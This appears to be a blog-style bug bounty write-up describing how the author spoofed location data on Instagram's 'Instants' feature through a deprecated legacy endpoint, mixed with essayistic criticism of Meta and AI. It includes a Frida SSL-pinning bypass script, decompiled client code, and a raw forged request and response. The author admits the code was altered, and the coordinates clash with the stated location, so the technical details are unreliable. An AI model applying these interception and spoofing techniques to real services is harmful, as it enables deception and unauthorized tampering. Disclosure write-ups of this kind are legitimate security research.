Uploaded May 25, 2026 by u know who.
All technicalities observed May 15-May 20, 2026.
Finanically compensated and bug officially patched a couple days later.
Okk, summary of what went down: Instagram has a new feature called "Instants," which is built entirely around proving exactly where and when you are in the physical world; a desperate, supposedly un-fakeable proof of life. Instead of trying to batter down their modern, heavily-encrypted front door to spoof my location, I went digging through a digital graveyard & pulled an archived version of the app while the feature was still in pre-product launch. Then found a forgotten backdoor the developers left wide open.By passing "my coordinates" through this ghost endpoint, I was able tell one of their servers that I was on a rooftop in China, and it believed the lie completely. Meta paid me $$$ to quietly board up that door, because if you can fake reality that easily, the entire illusion of human connection they are selling collapses. Besides this bug, what this (the roll-out of features like Instants) means overall for society at large is mundanely terrifying. More this in the next section.
I’ve penned my fair share of technical write-ups, lots of hours spent on sterile autopsies of broken code, but this one is different. I’m not casting this onto the surface web for strangers to dissect or monetize. As of May 22, 2026, the contents here are technically not binded by the NDA anymore because the vulernability I found has been patched though I still hold some worry and brevity. If you want the full codebase, message me. If I owe you a really nice dinner, also message me.
        import quotes
        import epistemological dependencies

        "We are experiencing a transition from the age of things to the age of non-things... information does not possess a firm hold on reality."
        — Byung-Chul Han, "Non-things", 2022.

        "This is an epistemic coup... an unprecedented concentration of knowledge and the power to use it."
        — Shoshana Zuboff, "Surveillance Capitalism", 2018.

        "We live in a world where there is more and more information, and less and less meaning."
        — Jean Baudrillard, "Simulacra and Simulation", 1981.
The weight of the real (why they paid big)
There is a reason Meta wrote a five-figure bounty bug check for a simple deprecated endpoint, and it is not about data hygiene. THe large sum is associated with its large ramifications. There are tons companies out there paying people to hack their shit, publically and in closed Teams meetings, but I found this feature to be particularly insidious. Instants—and whatever ephemeral, front-facing camera features the rest of the platforms push out next—are the last defense against the algorithmic rot.The internet is drowning in AI slop, a synthetic purgatory of optimized, lifeless engagement.
Social media apps are fucking terrified. They are realizing that their only remaining currency is actual, bleeding, breathing human connection. Instants are supposed to be the proof of life. The jagged, unpolished evidence that a human body is actually occupying a physical space at a specific time. By shattering / manipulating that, I compromise their entire premise of authenticity. And I'm all for authenticity, especially through means of human expression. However, the pretenses or technologies that the expression marketplace or place to express yourself on is incredibly desparate in wanting more "real" data. Instagram wants more human-made data. All AI companies that create enterprise / big LLMs have stolen everything from the internet.
Meta, specifically is specifically insidious, in that they scraped every single public photo, caption, and digital footprint we ever left on their ecosystem just to train their own closed-source corporate mirror of reality. Even our fucking DMs are stolen and training the models. They enclosed the digital commons, privatized our shared cultural memory, and handed us back an algorithmic cage.
And that’s the deep, sickening irony of human epistemology under late-stage tech monopoly: if a mega-corporation steals the entire internet for profit, it’s labeled innovation and hyper-scale growth. But if an actual human tries to liberate knowledge for the public good, the state destroys them. You can't look at Meta's hoard of stolen human data without thinking about late hacktivist Aaron Swartz. A literal visionary who wanted nothing more than to make human knowledge open and accessible, hunted down and broken by a system that protects corporate ownership over human genius. Aaron had the opposite of ill-intent; he believed in the purity of human expression and the democratization of information, and they treated him like a terrorist. Meanwhile, the executives who strip-mined the public internet sit on stages talking about "connecting the world" while counting their billions. The world is profoundly sadder, and infinitely flatter, without him.
The truth is, these opportunities aren't hidden behind impenetrable cryptographic walls. They are sitting in the margins, buried under the bureaucratic rot of legacy software architecture. Enterprise platforms scale too fast to clean up their own history, leaving ghost endpoints and forgotten beta routes just waiting for anyone patient enough to look. This isn't my first time turning a broken endpoint into rent money—I've spent the last couple of years shaking down tech giants for low-profile logic flaws and unauthenticated APIs. But usually, the payout is a polite nod and a modest three/four-figure check that covers a few months of adderall. This is the first time the payout hit five figures. It turns out that when you pull the thread on data privacy, they give you a token reward; but when you pull the thread on their entire foundational illusion of human authenticity, they pay out the big bands just to keep the nightmare quiet.
Short technical writing
Alright so, the reconnaissance began with the usual mobile traffic analysis—which, if you’ve ever touched a Meta app, means spending the first three hours just fighting certificate pinning. Using a rooted Android device, I hooked the SSL libraries with an open-source dynamic instrumentation toolkit Frida. I relied on a modified universal Android SSL unpinning script to strip the encryption and force the application's heartbeat through Burp Suite.
// snippet: frida_bypass.js
        Java.perform(function() {
            var TrustManagerImpl = Java.use('com.android.org.conscrypt.TrustManagerImpl');
            var ArrayList = Java.use("java.util.ArrayList");

            TrustManagerImpl.verifyChain.implementation = function(untrustedChain, trustAnchorChain, host, clientAuth, ocspData, tlsSctData) {
                console.log("[+] Intercepted and bypassed SSL Pinning for: " + host);
                return untrustedChain; // Blindly trusting the Burp Suite proxy certificate
            };
        });
Once I could see the traffic in plaintext, I saw how paranoid the modern architecture is. The standard request for publishing an Instant wraps the media ID, hardware attestation, and location data in a heavily fortified GraphQL mutation. Swap the location_id in the payload, and the backend instantly cross-references your IP and device telemetry, returning a cold 403 Forbidden.
But APIs, much like memory, are layered and often forgetful. I realized that brute-forcing the modern graph was a dead end. Instead, I started digging into the application's archaeology. If you want to find ghosts, you have to look in the graveyards.
I went archiving. I pulled a legacy alpha build from APKMirror (Instants 427.0.0.0.18), a version compiled before the heavy GraphQL migrations took over. Using jadx-gui—an open-source DEX to Java decompiler—I ripped open the APK and began grepping through the obfuscated Smali code and old network configuration files.
Deep within a forgotten UploadService.java class, I struck gold. I found a hardcoded string reference to a deprecated REST endpoint originally intended for early internal beta testers. It wasn't completely severed from the routing table.
// Decompiled via JADX: com.instagram.api.legacy.UploadService.java
        public class UploadService {
            private static final String API_BASE = "https://i.instagram.com/";

            // TODO: Deprecated internal testing endpoint. Remove before public rollout.
            private static final String UPLOAD_BACKWARDS_COMPAT = "v1/instants/upload_backwards_compat";

            public void sendLegacyLocationData(String mediaId, double lat, double lng, long timestamp) {
                /* * Legacy beta endpoint lacks modern GraphQL signature checks.
                * Kept active temporarily for legacy device backward compatibility.
                */
                HttpRequest req = new HttpRequest(API_BASE + UPLOAD_BACKWARDS_COMPAT);
                req.addPostParameter("lat_override", String.valueOf(lat));
                req.addPostParameter("lng_override", String.valueOf(lng));
                req.addPostParameter("timestamp_override", String.valueOf(timestamp));
                this.networkClient.execute(req);
            }
        }
They left the back door unlocked. By dropping the modern client entirely, spoofing the legacy User-Agent, and issuing raw POST requests to this phantom endpoint directly, the server blindly accepted the lat_override and lng_override parameters. There was no GraphQL schema validation. No secondary IP cross-referencing. Just raw, unadulterated trust from an era of code that should have been deleted years ago lol.
POST /v1/instants/upload_backwards_compat HTTP/1.1
Host: i.instagram.com
Content-Type: application/x-www-form-urlencoded
User-Agent: Instagram 427.0.0.0.18 Android
media_id=987654321&lat_override=48.8584&lng_override=2.2945×tamp_override=1609459200Ok then I sent the request through the Repeater. Two secs later, the server responded. Not with an error, not this time, but wiht a pristine confirmation of my falsified reality.
HTTP/1.1 200 OK
        Content-Type: application/json; charset=utf-8
        Server: proxygen-edge

        {
            "status": "ok",
            "media": {
                "id": "987654321",
                "location": {
                    "name": "Shenzen, China",
                    "lat": 48.8584,
                    "lng": 2.2945
                },
                "taken_at": 1609459200,
                "ephemeral_status": "active_legacy_override"
            }
        }

Here is a test-case of two fake photos in fake coordinates, picked up by one of their servers to be real. The left photo was believed to have been taken at 10:58 UTC and the right photo at 11:17 UTC, in a similar location, but of course two different skies and location.
10:58

11:17
The inevitable end-state
Of course, the irony here is thick enough to choke on. The tech conglomerates are desperately patching holes to preserve "human authenticity" while simultaneously funding the very engines designed to obliterate it.
Eventually, generative AI—assuming the server farms don't drain the earth's remaining usable water or boil the oceans to cool their GPUs in some late-stage capitalist fever dream—will bridge the uncanny valley entirely. It will scale from churning out six-fingered 2D hallucinations, to hyper-real 3D videos, and finally to 4D simulated instances of the world. At that point, a spoofed GPS coordinate will be quaint. We won't be arguing over whether the location is real; we won't even know if the person, the memory, or the sky behind them ever existed at all.
Note that the code on this website isn't explicitly the same due to measures of scrapers finding the exact code and tracking this webpage down, but it has the same structure / basically looks like what I've manipulated! Also, I only shared this through a specific link on Insta because this an extended middle finger to the company after the pay-out. Please don't share this with anyone, I will know if you copied the link and distrributed it. <3 All love though if you can see this, I trust you enough.


